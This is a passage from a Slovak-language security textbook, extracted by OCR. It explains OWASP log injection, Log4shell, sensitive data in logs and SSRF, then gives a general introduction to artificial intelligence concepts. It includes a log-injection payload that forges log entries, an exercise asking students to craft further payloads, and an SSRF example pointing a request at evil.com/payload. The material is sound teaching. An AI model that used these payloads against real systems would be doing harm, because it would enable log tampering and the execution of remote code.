[129] obrázok prevzatý z https://www.peopletray.com/wp-content/uploads/2015/05/Workflow-example1.png

Vezmime si príklad, kedy logovacia trieda nerobí sanitizáciu dát a použime ju nasledovne:

```
<?php
//premenná user sa inicializuje GET parametrom username
$user =$_POST[“username”];
if(userExists($user)){
      printUserInformation($user)
} else {
      print “<h1> Používateľ ” . $user . “ neexistuje</h1>”
      logger.log(LOG_ERROR, “Pouzivatel ” . $user . “ neexistuje”)
}
```

V prípade neexistujúceho používateľa vznikne napr. logovacia veta:

```
2023-06-29 10:50:51 aplikacia.com ERROR Pouzivatel neexistujuci_
pouzivatel neexistuje
```

Čo sa však stane, ak útočník zadá do formulára reťazec:

```
“Administrator%0a%0aINFO:+Pouzivatel+Administrator+sa+odhlasil”
```

Znak %0a je v v ASCII kódovaní znakom LF (line feed). V závislosti od operačného systému toto môže označovať nový riadok.[130] Ak používame UNIX/Linux webový server na spracovanie HTTP požiadavky, tak výsledkom je:

```
2023-06-29 10:50:51 aplikacia.com ERROR Pouzivatel Administrator
INFO Pouzivatel Administrator sa odhlasil neexistuje
```

Toto nie je najinteligentnejší log injection, avšak minimálne sa útočníkovi podarilo rozbiť formátovanie logu, s čím môže mať problém aplikácia, ktorá logy spracúva.

Skúste doplniť payload tak, aby výsledkom boli dve alebo viac logových viet, ktoré sú štruktúrou navzájom podobné. Vložte do logu informáciu, že používateľ Administrator bol zmazaný. Bonus: pripravte rovnaký payload pre IIS server bežiaci na Windows.

Častým problémom s logovaním je kódovanie vstupných dát. V logoch je spravidla problém mať informáciu v tvare:

Extrémnou situáciou, pri ktorej sa prejavila slabina CWE-117, je Log4j zraniteľnosť Log4shell[131] (CVE-2021-44228). Táto zraniteľnosť logovacej knižnice Log4j v Jazyku Java umožňovala spustenie kódu útočníka. Pokiaľ logy generovala aplikácia v Jave, ktorá využívala Log4j, tak pri zalogovaní zlého vstupu[132] dostal útočník shell (program umožňujúci zadávať príkazy z iného počítača a kontrolovať tak vlastnú prácu počítača) na webovom serveri. Čo je


---

[130] Na rôznych operačných systémoch je to rôzne: Unix(LF), Macintosh(CR) a Windows(CR LF)

[131] viac informácii o Log4shell napr. tu: https://nakedsecurity.sophos.com/2021/12/13/log4shell-explained-how-it-works-why-you-need-to-know-and-how-to-fix-it/

[132] čo nás zaujíma z pohľadu security - vstup, ktorý spôsobil, že aplikácia reaguje neštandardne alebo aplikuje výnimku.

však horšie, logy išli na spracovanie ďalej, napr. do SIEM systému, ktorý ich potrebuje spracovať. Pokiaľ pri spracúvaní narazil na neštandardný vstup, tak mohol opäť použiť výnimku, zalogovať ju cez Log4j a útočník dostal remote shell priamo na SIEM systéme.



Obr.: Niekedy sú jedinou útechou v bezpečnosti memečka. Obrázok prevzatý z: https://www.secureworld.io/industry-news/funny-log4j-tweets-memes

Zápis citlivých dát v logoch

Posledným problémom spojeným s logovaním, ktorý si spomenieme, je zápis citlivých informácii do logov (CWE-532 Insertion of Sensitive Information into Log File).

Jeden príklad namiesto tisíc slov:

```
2023-06-29 10:50:51 aplikacia.com INFO Pouzivatel Janko sa uspesne
prihlasil heslom moje_dlhe_heslo
```

Zaznamenať heslá do logu je samozrejme zlé. Sú však aj iné citlivé informácie, ktoré nesmú byť logované.

Nájdite v OWASP ASVS informácie, ktoré nesmú byť uvedené v logoch.


Logy identifikujú aktivity používateľov v informačnom systéme a je potrebné o nich uvažovať ako o dátach obsahujúcich osobné údaje. Preto je potrebné vyriešiť všetky zákonné povinnosti vyplývajúce zo spracovania osobných údajov.

A10 Server Side Request Forgery

Táto trieda zraniteľností bola pridaná do OWASP TOP 10 v roku 2021 a obsahuje len jednu slabinu CWE-918: Server-Side Request Forgery (SSRF). Čoraz viac zraniteľností server side request forgery (SSRF) bolo masívne zneužívaných napr. v Microsoft Exchange serveri[133].

SSRF vzniká, pokiaľ webový server vytvorí request (požiadavku) na URL na základe používateľských dát. Na základe vykonania tohoto requestu môže dôjsť k stiahnutiu dát alebo kódu z nedôveryhodnej URL.

Vezmime si e-shop, ktorý umožňuje používateľovi pridať tovar do košíka. Na dotiahnutie ceny je potrebné, aby e-shop kontaktoval back-end systém, ktorý obsahuje ceny všetkých tovarov.



Volanie od klienta na aplikacia.sk môže ísť napr. JavaScriptom. Aplikacia.sk následne zavolá backendAPI, ktorému dá JSON podľa klientovho volania. Čo sa však stane, ak klient namiesto pôvodného volania zavolá: api=https://evil.com/payload? V tom prípade aplikacia.sk dostane nedôveryhodné dáta, ktoré môžu viesť k CWE-345: Insufficient Verification of Data Authenticity, prípadne deserializácii nedôveryhodných dát. V najhoršom prípade môže dôjsť k vykonaniu kódu stiahnutého z evil.com/payload.

[133] napr. CVE-2022-41040

Zhrnutie

OWASP top 10 je výborný projekt, ktorý poukazuje na najčastejšie sa vyskytujúce triedy zraniteľností vo webových aplikáciách. V tejto časti učebnice sme si vysvetlili niektoré typy slabín. Sami ste však mali možnosť zistiť, že slabín je oveľa viac a na ich korektné ošetrenie je potrebné, aby bola informačná bezpečnosť súčasťou všetkých fáz vývojového cyklu.

Umelá inteligencia v optike informačnej bezpečnosti

Súčasný svet je často označovaný ako rodiaca sa informačná či znalostná spoločnosť, pričom sa hrdí prívlastkami ako "digitálna disrupcia", "zmena paradigmy"[134], "permanentná technologická revolúcia"[135], atď. Reklamné materiály takmer každej technologickej novinky uisťujú, že v jej útrobách je implementovaná umelá inteligencia.[136]

V reálnom svete spoznávame nejednu oblasť, v ktorej technológie umelej inteligencie zohrávajú čoraz dôležitejšiu úlohu: v lekárskej diagnostike a liečbe, v riadení technologických procesov, v analýze a predikcii vývoja, v spracovaní obrazu, analýze a syntéze reči, v kybernetickej bezpečnosti, doprave, zábave, obchode a podnikaní, komunikačnej technike, genetickom výskume, jadrovej fyzike, astrofyzike, najnovšie v generovaní obsahu a pod.

Na základe súčasného vývoja, rozsahu implementácie i využívania systémov umelej inteligencie[137] sa javí, že AI (Artificial Intelligence) nie je len *buzzword*[138], ktorý má pomôcť technologickým firmám presadiť sa, zvýšiť zisk či "skrášliť" stratégie lídrov dnešného sveta. Ide o reálny koncept a integrálnu súčasť technologickej budúcnosti našej civilizácie. Systémy umelej inteligencie vo viacerých oblastiach posúvajú úroveň poznania a skúmania míľovými krokmi vpred. Pre mnohých sa stávajú takmer nepostrádateľnými každodennými technologickými nástrojmi. Takmer v každej oblasti ľudskej činnosti a života človeka nájdeme niečo, v čom sa použitie prvkov AI stáva, resp. môže stať veľmi osožným.

---

134 Ide o proces, ktorý nahrádza a ruší technológie predošlé až do tej miery, že vo veľkej miere mení spôsob, akým spoločnosť funguje.

135 Hovoríme o technologickom pokroku a inováciách, ktoré sú neustále prítomné a neustále menia spôsob, akým v modernej spoločnosti žijeme, pracujeme a komunikujeme.

136 Ide o jemnú iróniu, nakoľko používatelia často netušia, čo AI znamená alebo robí. Ak je však daný softvér vybavený technológiou umelej inteligencie, pre používateľov to určite musí byť dobré a musí si to kúpiť. Takýchto slov bolo v oblasti bezpečnosti veľa: heuristika, next-gen, blockchain, atď.

137 V celej kapitole budeme pre pojem umelá inteligencia používať aj bežne využívanú anglickú skratku AI (artificial intelligence).

138 Slovo alebo fráza, ktorá sa na nejaký limitovaný čas stane populárna. Aj keď môže mať racionálny základ, používa sa (a nad užíva) za účelom urobiť pozitívny dojem, napr. robiť marketing na svoj produkt.

Využitie umelej inteligencie má však aj svoju temnú stranu a riziká:

- jednou z privilegovaných oblastí vývoja umelej inteligencie sú autonómne zbraňové systémy a samostatné nasadenie v boji;
- zneužitie prvkov umelej inteligencie v kybernetickej kriminalite je už teraz nočnou morou informačnej bezpečnosti;
- nasadenie umelej inteligencie pri rozpoznávaní tvárí, komplexnom monitoringu a kategorizácii ľudí, detekcii a predikcii vývoja v spoločnosti je tzv. svätým grálom (najvyšším cieľom) akéhokoľvek autoritárskeho režimu;
- vplyv sociálnych médií poháňaných aktuálne nastavenými, či zneužitými algoritmami umelej inteligencie na psychiku človeka a rozvoj spoločnosti sa už teraz podľa niektorých odborníkov javí ako katastrofálny;
- vytváranie psychologických, zdravotných, sociologických či iných profilov ľudí spájaním informácií z verejných zdrojov, sociálnych sietí a metadát dokáže vďaka umelej inteligencii vytvoriť nekompromisnú verejnú sondu do ľudskej psychiky a bezprecedentne odhaliť súkromie človeka[139];
- vydieranie za pomoci technológií generatívnych systémov AI sa stáva jednoduchým a efektívnym;
- zneužitie falošnej identity či vytvorenie falošných informácií o človeku[140] natrénovaným systémom umelej inteligencie môže danú osobu priviesť k totálnemu spoločenskému i osobnému kolapsu...[141]

Veľké, úspešné firmy už dlhodobo pracujú s umelou inteligenciou, dajme si príklady, ktoré môžeme zažiť alebo vidieť každý deň[142]:

- Coca Cola - používa umelú inteligenciu pri výbere nápojov a napĺňaní automatov. Cieľom je, aby boli nápoje, ktoré klienti využívajú k dispozícii v množstve, ktoré sa predáva.
- Unilever - umelá inteligencia je hlavným systémom pri efektívnom výbere zamestnancov.
- Slovenské banky - používajú umelú inteligenciu na odhaľovanie podvodov, ktoré sú vykonávané v rámci útokov založených na sociálnom inžinierstve.
- Shell - identifikujú správanie klientov a na základe predpokladaného správania distribuujú energiu do presných miest.

---

139 Systémy umelej inteligencie sú na základe analyzovaných dát a metadát častokrát schopné vytvoriť psychologický profil osoby, odhaliť jeho sexuálnu orientáciu, detekovať psychické problémy, identifikovať i zneužiť osobnostné slabé stránky a pod.

140 Napr. vytvorenie falošnej videokonferencie (jedna z foriem tzv. DeepFake), na ktorej sa verejný činiteľ priznáva k veciam, ktoré nevykonal; vytvorenie falošného videa, na ktorom človek s vysokým morálnym kreditom v spoločnosti koná nemravné veci; generovanie znevažujúceho obrazového materiálu zobrazujúceho spolužiaka a pod.

141 ŠANTAVÝ, P. Umelá inteligencia – dobrý sluha a zlý pán? [on-line]. Bratislava: RKCMBF UK, 2024, s. 20-21. ISBN 978-80-88696-96-4. [cit. 19. januára 2024]. Dostupné na internete: <https://peter.santavy.cloud/ai-good-servant-and-bad-master-ii>

142 Maar, B. (2019): Artificial intelligence in practice; Willey; ISBN: 978 - 1-119-54821-8

- John Deere - pri používaní postrekov chemickými látkami proti škodcom, pomocou umelej inteligencie rozoznávajú škodcov a aplikujú postrek len priamo na tieto rastliny, čím znižujú zaťaženie prostredi achemikáliami.

Modely umelej inteligencie sú založené na algoritmoch. Súčasné algoritmy umelej inteligencie sú implementované prostredníctvom moderných informačných a komunikačných technológií. Algoritmy pracujú v aplikačnom prostredí s dátami na výpočtových prostriedkoch a zároveň sa môžu samy vyvíjať. Na bezpečnosť systémov umelej inteligencie musíme nazerať zoširoka. Riešenie rizík a limitov týchto systémov sa stáva súčasťou problematiky informačnej bezpečnosti. Inak povedané, keďže súčasné technológie AI sú elektronické systémy, zdieľajú aj všetky riziká a chyby moderných kybernetických systémov. Ak nevieme zabezpečiť požadované aspekty kybernetickej robustnosti (primeranú bezpečnosť, spoľahlivosť, transparentnosť a pod.), nemôžeme ich do reálnej prevádzky nasadiť.[143]

Čo si predstaviť pod umelou inteligenciou?

Nie je jednoduché uceleným spôsobom definovať inteligenciu. Inteligenciu ľudského bytia vnímame ako schopnosť vnímať, chápať a spracovávať informácie, učiť sa, odôvodňovať, plánovať, riešiť komplexné problémy a rozhodovať. Novozélandský morálny filozof a psychológ James Flynn definuje inteligenciu ako súbor (kognitívnych) zručností, medzi ktoré patrí abstraktné a logické myslenie, ďalej predstavivosť, a teda aj schopnosť uvažovať o hypotetických možnostiach, a tiež aj jazykový cit.[144]

Základné pojmy ako inteligencia, myslenie, poznanie, vedomie a city sú pre potreby bádania v oblasti umelej inteligencie nedostatočne definované. Jeden z nestorov (najstarších tvorcov) umelej inteligencie, Marvin Minsky preto pre tieto pojmy používa termín „suitcase word".[145] Každý z týchto pojmov je ako veľký kufor, obsahujúci spleť rôznych významov a možností. Umelá inteligencia participuje na tomto probléme a nadobúda tak rôzne významy podľa konkrétnych kontextov.[146]

V reálnom živote vieme do veľkej miery podvedome rozlíšiť, čo je a čo nie je inteligentné (napr. človek vs. kameň na ceste,...) a vieme aj inteligenciu porovnávať (napr. človek vs. šimpanz,...). Dokonca máme vytvorené aj merateľné škály pre

---

143 ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 87-90.

144 FLYNN, J. What Is Intelligence?: Beyond the Flynn Effect. Cambridge University Press, 2009.


145 MINSKY, M. L. The Emotion Machine: Commonsense Thinking, Artificial Intelligence, and the Future of the Human Mind. New York: Simon & Schuster, 2006, s. 95.

146 Úplne iná „inteligencia" je implementovaná v softvérovom vybavení smartfónov, iná v algoritmoch sociálnych sietí, iná v AlphaZero, iná v rámci generatívnych AI, napr. ChatGPT a pod.

ľudskú inteligenciu (IQ), a naviac vieme rozlišovať jej rôzne dimenzie: emocionálnu, verbálnu, logickú, sociálnu, atď. Podľa toho inteligenciu kategorizujeme:

- binárne (niečo je alebo nie je inteligentné),
- kontinuálne (jeden objekt je inteligentnejší ako druhý),
- multidimenzionálne (objekt má určitú úroveň inteligencie vo viacerých dimenziách).

Porovnajte emocionálnu a verbálnu inteligenciu dvoch vybraných umelcov.



Pojem inteligencia môžeme v Minského poňatí vnímať ako na prasknutie naplnený kufor. To sa na prvý pohľad zdá byť frustrujúce, no v konečnom dôsledku aktuálna neexistencia presnej definície môže rovnako predstavovať výhodu pre akcelerovanie celého odvetvia v rôznych smeroch vývoja a aplikovania systémov AI. Neexistencia presnej definície umelej inteligencie a viac-menej ignorancia základných kategorizácií sú živnou pôdou pre veľmi rôznorodý a kreatívny rozvoj tejto oblasti, keďže bádateľov vedie len hrubý zmysel pre toto smerovanie a snaha etablovať sa (presadiť sa), či dostať sa do popredia.[147] Súbežne sa vyvíja právne prostredie a systém štandardov. Rovnako búrlivý je i rozvoj technológií a príbuzných vedných odborov, čo sa v nemalej miere podieľa na tvorbe nových riešení umelej inteligencie. Ľudia aj firmy sú otvorené pre každý možný nápad a snažia sa vyvíjať nové veci so zámerom vyskúšať, či algoritmus funguje a rozšíri sa jeho používanie, niekedy i za cenu ignorovania negatívnych dopadov na práva osôb a dôsledkov pre ľudskú spoločnosť.

Z uvedeného vyplýva, že existuje viacero definícií fenoménu umelej inteligencie a ich počet sa vzhľadom na neustály rozvoj týchto technológií postupne zvyšuje, resp. ich obsah sa spresňuje alebo sa v závislosti od účelu použitia upravuje (napr. návrh definície AI v kontexte pripravovaného Nariadenia o umelej inteligencii z dielne EÚ).

Aktuálne môžeme pracovať s definíciou stanfordskej tzv. 100-ročnej štúdie o umelej inteligencii (AI100) v správe z roku 2021: **umelá inteligencia je o vytváraní systému, ktorý vykazuje také správanie, o ktorom si myslíme, že vyžaduje inteligenciu.**[148]

147 MITCHELL, M. Artificial Intelligence. Farrar, Straus and Giroux. 2019, s. 20.

148 One Hundred Year Study on Artificial Intelligence. [on-line]. AI100, 2021, s. 78. [cit. 5. augusta 2023].
Dostupné na internete: <https://ai100.stanford.edu/2021-report>

Ako si neskôr ukážeme, súčasné systémy umelej inteligencie nie je možné porovnávať s komplexnou inteligenciou a od nej sa odvíjajúcou racionalitou a emocionalitou ľudskej osoby. Avšak s každým ďalším dosiahnutým úspechom na poli vývoja technológií AI prichádza vždy k novému a novému porovnávaniu inteligencie umelej a ľudskej.

Základným rozdielom medzi súčasnými systémami AI a inteligenciou ľudskou je schopnosť skutočne myslieť – systémy AI myslenie a inteligenciu simulujú, ľudská bytosť však skutočne myslí v celej šírke kognitívnych schopností zavŕšených a naplnených vedomím a sebauvedomením. Súčasné pokročilé systémy AI vykazujú tzv. trhliny v inteligencii, napr. bariéru chápania zmyslu prameniacu z už spomenutej simulácie miesto skutočného rozumového chápania. Vykazujú tiež absenciu základných prvkov analogických ľudskému chápaniu, napr. intuitívnu fyziku, biológiu či psychológiu.[149]

Pri ľudskej mysli chápeme, ako fungujú základné procesy myslenia a tzv. "zdravý rozum". V prípade technológií AI v súčasnosti nič podobného nemáme. Napríklad abstrahovanie, používanie analógií, tvorba konceptov a metaforické myslenie patria k schopnostiam myslenia založenom na zdravom rozume, čo v prípade umelej inteligencie nevieme realizovať.[150]

Medzi ďalšie problémy, ktoré vyjadrujú bariéru chápania zmyslu, patrí napr. kreativita, emócie, morálne hodnoty a etické pravidlá, atď.

Vo všeobecnosti unikátnosť ľudskej mysle vnímame nielen v schopnosti skutočného myslenia, ale – a to predovšetkým – v realite vedomia a sebauvedomenia.[151] Pri vedomí, resp. sebauvedomení ide o uvedomovanie si seba a svojho okolia v plnosti kognitívnych schopností, emócií, abstrahovaní a prenášaní skúseností, chápania zmyslu, procesov učenia a rozhodovania sa, vôľových aspektov konania a pod.[152]

Na fenomén umelej inteligencie nazeráme ako na riešenie, ktoré by mohlo nahradiť ľudský mozog. Avšak pri súčasných vedomostiach o ľudskom mozgu, súčasnom stave rozvoja počítačových systémov, ich výkone a známych algoritmoch AI to nie je reálne.[153]

Z obdobia úsvitu umelej inteligencie je známy tzv. Turingov test, ktorého cieľom bolo zistiť, či je nejaký stroj inteligentný, resp. dokáže myslieť. Turingov test je založený

---

149 ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 221-223.

150 ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 221-223.

151 Zjednodušene povedané, vedomie je uvedomenie si vnútornej a vonkajšej existencie (Merriam-Webster).

152 ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 225-230.

153 Najnovšie trendy smerujúce k všeobecnej (skutočnej) umelej inteligencii a základné riziká s tým spojené sú uvedené napríklad vo vynikajúcej publikácii Human Compatible z pera prof. Russella.
RUSSELL, S. Human Compatible. Penguin Books, 2020. ISBN: 978-0-241-33524-6.
ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 231-275.

na jednoduchej premise: ak dokáže človek aspoň päť minút konverzovať s nejakým respondentom bez toho, že by zistil, že ide o stroj (nie človeka), tak tento stroj (systém, počítač,...) úspešne prejde testom. Inak povedané, stroj dokáže napodobniť ľudské myšlienky, dokáže myslieť. Diskutujte, či je Turingov test dostatočným overením skutočne mysliaceho stroja.

Základným problémom – a jeho podstata sa týka prakticky všetkých systémov umelej inteligencie dnes – je skutočnosť, že i keď nejaký systém dokáže odpovedať tak, akoby konverzácii rozumel, neznamená to, že je inteligentný a že konverzácii aj skutočne rozumie. Realitu tohto problému vystihuje aj argument čínskej izby, ktorý bol predložený filozofom Johnom Searlom v roku 1980. Ide o myšlienkový experiment názorne vyjadrujúci, že schopnosť zmysluplne odpovedať na položené otázky nie je dostatočná na preukázanie schopnosti otázkam porozumieť a myslieť. Vyhľadajte na webe a popíšte tento myšlienkový experiment.

Základné delenia systémov umelej inteligencie[154]

Systémy, ktoré by boli schopné vykazovať inteligentné správanie, musia spĺňať dve základné vlastnosti:

- **autonómnosť** – schopnosť samostatne konať, t.j. schopnosť systému vykonávať úlohy v komplexnom prostredí bez neustáleho vedenia používateľom,
- **adaptívnosť** – schopnosť sa prispôsobovať, t.j. schopnosť zlepšovať svoj výkon (a schopnosti) učením sa zo skúseností.

Systémy umelej inteligencie môžu byť adaptívne a autonómne len v určitej oblasti, t.j. sú schopné riešiť určité úlohy „inteligentným spôsobom“, pričom v ostatných oblastiach zlyhávajú. Takéto systémy nazývame **úzko špecializované umelé inteligencie (narrow AI)**[155]. Ide teda o vysoko špecializované systémy, ktoré sú optimalizované na zvládnutie konkrétnej úlohy, resp. množiny úloh.[156]

[154] ŠANTAVÝ, Umelá inteligencia – dobrý sluha a zlý pán?, s. 36-55.

[155] Používa sa skratka ANI – Artificial Narrow Intelligence.

[156] IBM Deep Blue napr. dokáže poraziť najlepších šachistov sveta, no ak by tento systém mal byť použitý v autonómnych vozidlách, obrazne povedané, nedokázal by sa ani rozbehnúť na rovnej ceste.

Všeobecná umelá inteligencia (general AI)[157] je systém, ktorý dokáže zvládnuť akúkoľvek intelektuálnu úlohu. V podstate ide o umelú inteligenciu, ktorá by bola na úrovni človeka.[158]

Všetky metódy a systémy umelej inteligencie, ktoré dnes používame, spadajú do kategórie **špecializovaných systémov AI (narrow AI)**, pričom súčasný rozvoj v tejto oblasti napreduje míľovými krokmi. Všeobecná umelá inteligencia – i napriek bombastickým titulkom v novinách a niektorým futurologickým predpovediam – patrí v súčasnosti do oblasti sci-fi.

Analogicky rozlišujeme umelú inteligenciu ako *silnú* a *slabú* na základe rozlišovania medzi inteligentnými systémami a systémami, ktoré inteligentne konajú.[159]

Silná umelá inteligencia (strong AI, artificial general intelligence - AGI) je skutočne inteligentná a „uvedomelá", t.j. skutočne aj rozumie tomu, čo rieši a vykonáva. Skutočne inteligentná AI je súčasne aj všeobecnou, pretože má schopnosť generalizovať, t.j. zovšeobecňovať a prenášať či adaptovať naučené schopnosti na iné úlohy (čo mimochodom patrí k základom ľudského myslenia).

Slabá umelá inteligencia (weak AI, artificial narrow intelligence - ANI) vykazuje inteligentné správanie na základe modelov a aplikovaných metód i dát, na ktorých sa učí (je natrénovaná). Ide teda o systémy, ktoré sú zamerané na riešenie konkrétnych úloh a sú závislé na ľudskom vstupe a konfigurácii.[160] Slabá AI reprezentuje systémy, ktoré aktuálne máme, t.j. informačné (prevažne počítačové) systémy, ktoré vykazujú inteligentné správanie.

Príkladom úzkej a slabej umelej inteligencie môže byť algoritmus pre hranie šachu alebo hry Go, autonómne riadenie vozidla, systém na automatické odporúčanie obsahu v rámci služieb Netflix alebo Youtube a pod. Vždy ide o systémy optimalizované na konkrétnu úlohu, pričom pracujú na základe modelov a natrénovania, ktoré realizovali ľudské tímy.

---


[157] Používa sa skratka AGI – Artificial General Intelligence.

[158] Niekedy sa z okruhu AGI samostatne vyčleňuje ešte ASI – Artificial Super Intelligence, t.j. umelá inteligencia, ktorá by bola naprieč všetkými oblasťami inteligentnejšia ako človek. Úvahy o ASI sa mnohokrát spájajú s konceptom singularity v oblasti AI, v ktorej umelá inteligencia so schopnosťou učiť sa, zlepšovať sa a samostatne sa vyvíjať, rýchlo dosiahne a následne extrémne prevýši inteligenciu človeka.

[159] Základným problémom, a jeho podstata sa týka prakticky takmer všetkých systémov umelej inteligencie dneška, je skutočnosť, že i keď nejaký systém dokáže odpovedať tak, akoby konverzácii rozumel, neznamená to, že je inteligentný a že konverzácii aj skutočne rozumie.

[160] Vytvorenie skutočne dobre fungujúceho systému AI vyžaduje skutočných odborníkov, ktorí budú schopných aplikovať správne metódy i správne nakonfigurovať a parametrizovať daný systém. Pre laikov môže táto práca vyzerať ako mágia či voodoo. MITCHELL, Artificial Intelligence, s. 98.

Keďže všetky súčasné systémy umelej inteligencie sú tzv. ANI, t.j. patria do kategórie úzkej a slabej AI, príklady všeobecnej a silnej umelej inteligencie poznáme len z teoretických návrhov alebo z popkultúry sci-fi. Medzi sci-fi predstavy patrí napríklad postava Terminátora, Holly zo seriálu Červený trpaslík, počítač HAL 9000 z románu Arthura C. Clarka 2001: Vesmírna odysea alebo viacero AI protagonistov z diel Isaaca Asimova.



Obr.: Vzťah medzi silnou a slabou, všeobecnou a úzko špecializovanou umelou inteligenciou.

V duchu inteligenciou na prasknutie naplneného kufra Marvina Minského existuje veľké množstvo metód, algoritmov a technológií návrhu a realizácie systémov AI, pričom ich počet neustále rastie. Principiálne môžeme túto širokú množinu metód filozoficky rozdeliť do dvoch za nimi stojacich prístupov:

- symbolická AI
- subsymbolická AI

Symbolická umelá inteligencia ide cestou vytvárania umelej inteligencie na báze ľudského myslenia, t.j. pojmov, slov, fráz (= symboly) a vzťahov medzi nimi. Symbolické systémy na základe definovaných pravidiel a postupov („ak niečo, tak potom toto“) môžu jednotlivé symboly spracovávať a vykonávať priradené úlohy.[161] Pre symbolickú AI sa význam jednotlivých symbolov odvíja

[161] MITCHELL, Artificial Intelligence, s. 21.

od spôsobu ich kombinácie, vzájomných vzťahov a operácií, ktoré môžu byť nad nimi vykonávané.[162]

Keďže logika je nutnou podmienkou nášho chápania všeobecnej inteligencie, symbolické systémy sa snažia logickými operáciami riešiť rôznorodé úlohy vyžadujúce nejaký stupeň inteligencie. Striktná formálnosť logického uvažovania umožňuje algoritmizovať ho a previesť do strojovej formy.

